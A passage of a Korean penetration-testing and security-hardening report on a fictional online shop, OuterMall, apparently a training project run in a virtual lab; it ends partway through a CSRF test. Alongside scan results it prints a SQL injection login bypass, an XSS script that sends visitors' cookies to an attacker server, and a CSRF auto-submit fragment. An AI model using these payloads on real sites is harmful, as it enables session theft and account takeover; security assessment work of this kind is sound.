

온라인 쇼핑몰(OuterMall)

침해사고 분석 및 보안 시스템 구현

(주)Gisco

팀명 : 쇼킹

팀장 : 문기표

팀원 : 김정수, 이인경, 이준우

목 차

제 1장 서론	4
제 1절 프로젝트 개요	4
1. 수행 대상	4
2. 추진 배경	5
3. 프로젝트 목표	5
4. 프로젝트 수행 내용	6
제 2절 수행 계획	7
1. 팀 구성	7
2. 수행 업무	7
3. 상세 일정	7
제 2장 본론	8
제 1절 요구사항 분석 및 취약점 진단	8
1. 요구사항 분석	8
2. 취약점 진단 및 결과	9
3. 침투 테스트	17
제 2절 보안시스템 설계 및 구축	32
1. 보안장비 선정 및 도입	32

제 3절 보안시스템 검증	36
1. 포트스캔 필터링 및 차단	36
2. Web 취약점 차단	37
제 3장 결론	46
제 1절 최종 프로젝트 결과	46
1. 최종 구현된 사항	46
제 2절 문제점 및 개선사항	47
1. 솔루션 보완 사항	47
2. 정보보안 인식 개선 및 필요성	47

제 1장 서론

제 1절 프로젝트 개요

1. 수행 대상

기술적, 물리적, 관리적 측면으로 나누어 OuterMall사를 점검하여 보안 시스템의 범위를 선정한다.

가. 기술적 전산 환경에서 정보자산의 유출, 손실 등으로부터 보호하기 위한 기술적 통제방법으로 네트워크 보안, PC보안, 서버보안, 접근제어를 검토한다.

나. 재난, 환경, 경비, 제한 구역 등과 같은 물리적 정보 시스템의 위협을 대상으로 보안 체크리스트를 실시한다.

다. 물리적, 기술적 보안을 체계적으로 수행하기 위한 관리적 정보보호 활동인 보안 정책, 보안 지침, 보안 절차, 보안 조직을 대상으로 한다.

2. 추진 배경

온라인 쇼핑몰(OuterMall)은 최근 외부의 악의적인 해킹으로 회원들의 개인정보가 유출되었으며, 고객들의 탈퇴와 정보보호관리에 대한 책임 소홀에 의한 배상으로 막대한 손실을 겪었다.

이로 인해 OuterMall사에서는 (주)지스코에 보안컨설팅을 의뢰하여, 현재 OuterMall사의 사내 네트워크 구축환경과 보안장비, 가용현황 등 보안수준 확인 및 취약점을 진단한다. 이를 토대로 (주)지스코의 규정에 맞춰 보안장비 강화 및 보안솔루션 확립 후 최종점검을 통하여 프로젝트 결과를 확인하고 OuterMall사에 결과 보고하여 프로젝트를 마무리한다.

3. 프로젝트 목표

쇼핑몰 회사 OuterMall사의 침해사고 분석 및 보안 시스템 구축을 목표로 하고 있다. 취약점 진단을 통해 발생할 수 있는 공격의 보안 강화를 위한 침투테스트를 진행하고, 이를 바탕으로 신속하고 정확하게 탐지 및 차단하기 위한 보안 시스템을 구축한다.

4. 프로젝트 수행 내용

가. 요구사항 분석 및 취약점 진단

의뢰업체인 OuterMall사의 세부사항을 반영하여 프로젝트 범위를 결정하고 이를 토대로 취약점을 진단한다.

나. 침투테스트

취약점 진단을 기반으로 침투테스트를 화이트 박스 기법으로 진행한다.

다. 보안시스템 설계 및 구축

침투테스트를 분석하여 수립된 개선방안을 만족시키기 위한 보안장비 및 보안프로그램을 선정하여 도입한다.

라. 보안시스템 검증

보안시스템 구현 후 침투테스트를 재실시하여 결과를 분석한다. 이를 통해 보안솔루션의 완성도를 검증하고 해결되지 않은 위험요소를 검출하여 개선 사항을 정리한다.

제 2절 수행 계획

1. 팀 구성

-팀장: 문기표

-팀원: 김정수, 이인경, 이준우

2. 수행 업무

-모의 해킹 및 침투테스트 : 이준우, 김정수

-침해 대응 및 보안 솔루션 구현 : 이인경, 문기표

3. 상세 일정

일 시	항 목
7/20 ~ 7/22	프로젝트 계획
7/23 ~ 7/24	취약점 진단
7/25 ~ 7/27	보안 시스템 설계
7/30 ~ 8/3	보안 시스템 구축
8/4 ~ 8/7	보안 시스템 검증
8/8 ~ 8/13	보고서 작성 및 발표자료 정리

제 2장 본론

제 1절 요구사항 분석 및 취약점 진단

1. 요구사항 분석

프로젝트 실행에 앞서 OuterMall사의 보안 담당자와 미팅을 통해 보안컨설팅 초안에 대해 논의하였으며, 프로젝트를 진행하며 고려해야 할 요구사항은 아래와 같다.

가. OuterMall사는 현재 보안장비를 도입하지 않았으며, 사내 보안 규정 역시 확립되지 않은 상태이기에 이번 프로젝트에서 기본적인 취약점 진단과 함께 보안장비 도입, 보안규정의 제정을 의뢰하였다.

나. 취약점 진단에 있어 이전 해킹 공격에서 피해를 입은 Web 어플리케이션 공격에 대한 보안 강화에 비중을 높이길 원하며, OWASP_2017을 참고하여 Web 어플리케이션 보안에 대한 비중을 높이기로 하였다.

2. 취약점 진단 및 결과


OuterMall사의 취약점 진단 점검 사항 항목에 의거해 당사의 취약점을 진단한다.

- 취약점 진단 과정

순번	취약점 진단 LIST	비고
가.	보안장비 여부	
나.	보안 체크리스트 점검	
다.	서버 설정 점검(포트스캔, 사용자 권한 설정)	
라.	웹 취약점 스캔 (Nessus)	
마.	시스템/서비스 취약점 스캔 (Nessus)	

가. 보안장비 여부

현재 OuterMall사에는 네트워크 보안 탐지 및 차단 장비가 없어 외부로부터의 악의적인 공격에 매우 취약한 상태이다.



* 온라인 쇼핑몰(OuterMall)의 네트워크

나. 보안 체크리스트 점검

중항목	보안 체크리스트	비고
정보 보안 기본 활동	기관 자체 실정에 맞는 정보보안업무 내규를 수립하고 있는가?	
	매년 정보보안업무 활동계획을 수립·시행하고 심사분석 하는가?	
	정보보안업무 전담 조직 및 직원(정보보안담당관)이 지정되어 있는가?	
	소속 산하기관 대상 정보보안 교육을 실시하고 있는가?	
	홈페이지에 자료 게재 시 자체 보안성 검토를 시행하고 있는가?	
PC 및 서버 보안 관리	1PC 서버에 설치된 운영체제 및 응용프로그램을 최신 보안업데이트 하였는가?	
	네트워크를 통한 파일공유를 제한하고 있는가?	
	사용하지 않는 불필요한 사용자 계정이 생성되어 있는가?	
	비인가자 접근방지를 위하여 PC 부팅 비밀번호를 설정했는가?	
	서버 내 저장자료는 중요도에 따라 권한설정이 되어 있는가?	
네트워크 보안관리	시스템 최초 설치 시 등록된 관리자계정(회사명 등) 패스워드를 변경하였는가?	
	홈페이지에 대한 보안취약점을 주기적으로 점검하는가?	
	직원의 재택 파견 이동근무 등 원격근무 시 보안관리 절차가 충분한가?	
	스위치 라우터 등 네트워크 장비와 서버는 비인가자가 접속 못하도록 IP MAC 통제 등 보안설정하고 불필요한 서비스포트를 제거하는가?	
	업무자료를 소통하기 위한 내부망은 인터넷과 분리 운영하는가?	
정보통신 시설보안	정보통신시설에 대한 접근권한을 업무목적에 따라 차등 적용하고 있는가?	
	주요정보통신기반시설의 보안취약점을 주기적으로 분석 평가하는가?	
	주요정보통신기반시설 취약점 분석 평가 세부결과를 중요자료로 관리 하는가?	
	사무실 책상서랍 등에 비밀문건이나 비인가 정보통신기기가 방치되어 있는지 주기적으로 확인하는가?	
	외부인의 정보통신실 출입이 통제되고 관련기록이 관리되는가?	

다. 서버 설정 점검

- 포트스캔(nmap)

- Web서버와 DB서버 포트 스캔 결과 TCP포트의 21, 22, 80, 111가 열려 있음을 확인되었으며 불필요한 포트가 열려 있어 Web 어플리케이션의 보안이 취약한 상태이다.

```
Nmap scan report for 14.30.45.26
Host is up (0.00092s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 08:00:27:19:1D:A7 (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 14.30.46.26
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql
MAC Address: 08:00:27:53:00:22 (Oracle VirtualBox virtual NIC)
```

- 사용자 권한 설정

- Web서버와 DB서버에서 슈퍼 유저의 사용자 식별 번호 정보 확인.

```
[root@localhost etc]# cat /etc/passwd | grep 0:0  
root:x:0:0:root:/root:/bin/bash
```

```
[root@localhost /]# cat /etc/passwd | grep 0:0  
root:x:0:0:root:/root:/bin/bash
```

* 슈퍼 유저의 권한으로 'root'계정만 확인


- DB서버(14.30.46.26)와 Web서버(14.30.45.26)의 'root'계정은 삽입, 삭제, 생성 권한을 가지는 것을 확인했다.
- 'kp'계정과 'js'계정은 삽입, 삭제, 생성 권한이 제한되어 있어 올바른 권한 설정이 확인 되었다.

```
mysql> select user, host, insert_priv, delete_priv, create_priv from user;  
+-----+-----+-----+-----+-----+  
| user | host | insert_priv | delete_priv | create_priv |  
+-----+-----+-----+-----+-----+  
| root | localhost | Y | Y | Y |  
| root | localhost.localdomain | Y | Y | Y |  
| root | 127.0.0.1 | Y | Y | Y |  
| | localhost | N | N | N |  
| | localhost.localdomain | N | N | N |  
| root | 14.30.46.26 | Y | Y | Y |  
| root | % | N | N | N |  
| root | 14.30.45.26 | Y | Y | Y |  
| kp | localhost | N | N | N |  
| js | % | N | N | N |  
+-----+-----+-----+-----+-----+  
10 rows in set (0.00 sec)
```

* DB권한 정보


라. 웹 취약점 스캔

- 웹 취약점 스캔 도구(OWASP Zed Attack proxy)



* 스캔 도구 이미지(OWASP Zero Attack proxy)

- 웹 취약점 스캔 결과.



- 웹페이지 내에 XSS 스크립트의 흔적이 남아있다.
- Buffer Overflow의 위험성이 있다.
- 디렉토리 브라우징 방지가 되어있지 않다.
- iFrame 이 허용되 있으므로 DDoS, ClickJacking 공격에 노출 될 수 있다.
- XSS 공격(Document.cookie)을 방지하기 위해 HttpOnly를 설정해줘야 한다.
- 웹 서버에 javascript 다른 서버에 요청을 차단시켜 줘야 한다.
- 확장자 우회 방지가 되어 있지 않다.

마. 시스템/서비스 취약점 스캔 (Nessus)

- 취약점 스캐너인 Nessus를 통하여 웹 서버, 데이터베이스를 포함한 네트워크를 대상으로 스캔을 진행한다.

<input type="checkbox"/> Sev ▾	Name ▲	Family ▲	Count ▾	
<input type="checkbox"/> MEDIUM	HTTP TRACE / TRACK Methods Allowed	Web Servers	2	
<input type="checkbox"/> MEDIUM	SSH Weak Algorithms Supported	Misc.	2	
<input type="checkbox"/> MEDIUM	IP Forwarding Enabled	Firewalls	1	
<input type="checkbox"/> MEDIUM	Unencrypted Telnet Server	Misc.	1	
<input type="checkbox"/> LOW	SSH Server CBC Mode Ciphers Enabled	Misc.	2	
<input type="checkbox"/> LOW	SSH Weak MAC Algorithms Enabled	Misc.	2	
<input type="checkbox"/> INFO	Nessus SYN scanner	Port scanners	10	
<input type="checkbox"/> INFO	RPC Services Enumeration	Service detection	8	
<input type="checkbox"/> INFO	Service Detection	Service detection	7	

- TRACE와 TRACK 메소드가 허용되어 있어 불필요한 데이터 전송 방식이 허용되고 있다.
- 원격 SSH서버가 지원되고 텔넷 서버가 암호화 되어 있지 않아 원격으로 접속할 가능성이 확인되고 있다.
- IP포워딩이 가능하도록 설정되어 프록시를 통한 공격의 가능성이 확인되고 있다.

바. 취약점 진단 결과

사용자 권한 설정을 제외한 모든 결과(보안장비 여부, 보안 체크리스트, 포트스캔, Web 취약점 스캔, 시스템/서비스 취약점 스캔)에서 취약성이 발견되었다.

- 보안 체크리스트의 결과는 매우 낮은 수준이다. 특히 정보 보안 기본 활동이 선행되어야 한다. 보안 정책, 주기적인 관리, 정보보안 교육 등이 시급하다.
- 보안장비가 없고, 포트가 열려있어서 대부분의 공격이 가능한 상태이다. 더불어 Web, 시스템, 서비스 취약점이 많이 발견되었고 그 결과를 통해 기본적인 침투테스트가 진행 될 것이다.


3. 침투테스트

- 침투테스트 리스트 확인


분류	침투테스트 리스트
Web 취약점	취약한 직접 객체 참조 (서버 관리자, 디렉토리 목록)
	회원 계정 관리 취약점 공격 대입
	SQL Injection 공격
	XSS 공격
	CSRF 공격
	파일 업로드 취약점 공격
OS 취약점	트로이목마 공격

- 취약한 직접 객체 참조


- 디렉토리 스캔 도구(Dirbuster)를 이용하여 사전 대입 공격, 무작위 대입공격을 통하여 웹 디렉토리를 스캔한다.




- 사전 대입공격으로 디렉토리 스캔 결과.



- 다음 그림은 이를 통하여 upload 폴더를 직접 들어간 모습이다.




- 위와 같은 방식으로 관리자 페이지(admin)도 침투할 수 있었다.




- 계정 관리 취약점

- 회원 계정 패스워드에 무차별 대입 공격을 한다.




- 회원 계정 'home'에 무차별 대입 공격의 결과가 성공적으로 나타났다.




- SQL Injection 취약점

- 로그인 페이지에 SQL Injection('or"=')을 시도한다.



A screenshot of a web application's login page. The page has a light gray background. At the top, the word "Login" is centered in a white font. Below it, there is a yellow rectangular input field containing the text "'or"='". Underneath the input field is a gray rectangular field with several dots, representing a password. Below the password field is a purple rectangular button with the word "Login" in white. At the bottom, there is a link that says "Not a member? [Sign Up](#)".

- 회원 목록의 가장 첫 번째 회원인 'BABO'로 접속되었다.



- XSS 취약점

- 해커의 서버로 쿠키 값을 전달하는 Script 를 작성하여 게시판에 등록.

아이디
hackhack

전화번호
10

이메일
hack@hack.hack

제목
쿠키탈취 아니에요 절대로


파일 선택 선택된 파일 없음

글 작성


<script>document.location='http://14.30.45.11/aaaa.php?cookie='+document.cookie;

작성 취소

- 회원이 작성된 게시글을 읽을 경우 해커의 서버(14.30.45.11)로 쿠키 값을 전달.



- 탈취한 쿠키를 해커의 서버에 저장.



- CSRF 취약점

- 관리자만 읽을 수 있는 고객센터 게시판에 해커가 작성한 게시글을 읽으면, 다른 고객들이 이용하는 게시판에 관리자 이름으로 게시글이 생성되는 script 구문을 작성하여 글을 등록.

아이디

전화번호

이메일

제목

선택된 파일 없음

비밀번호

글 작성

```

<body onload=document.form.submit();">
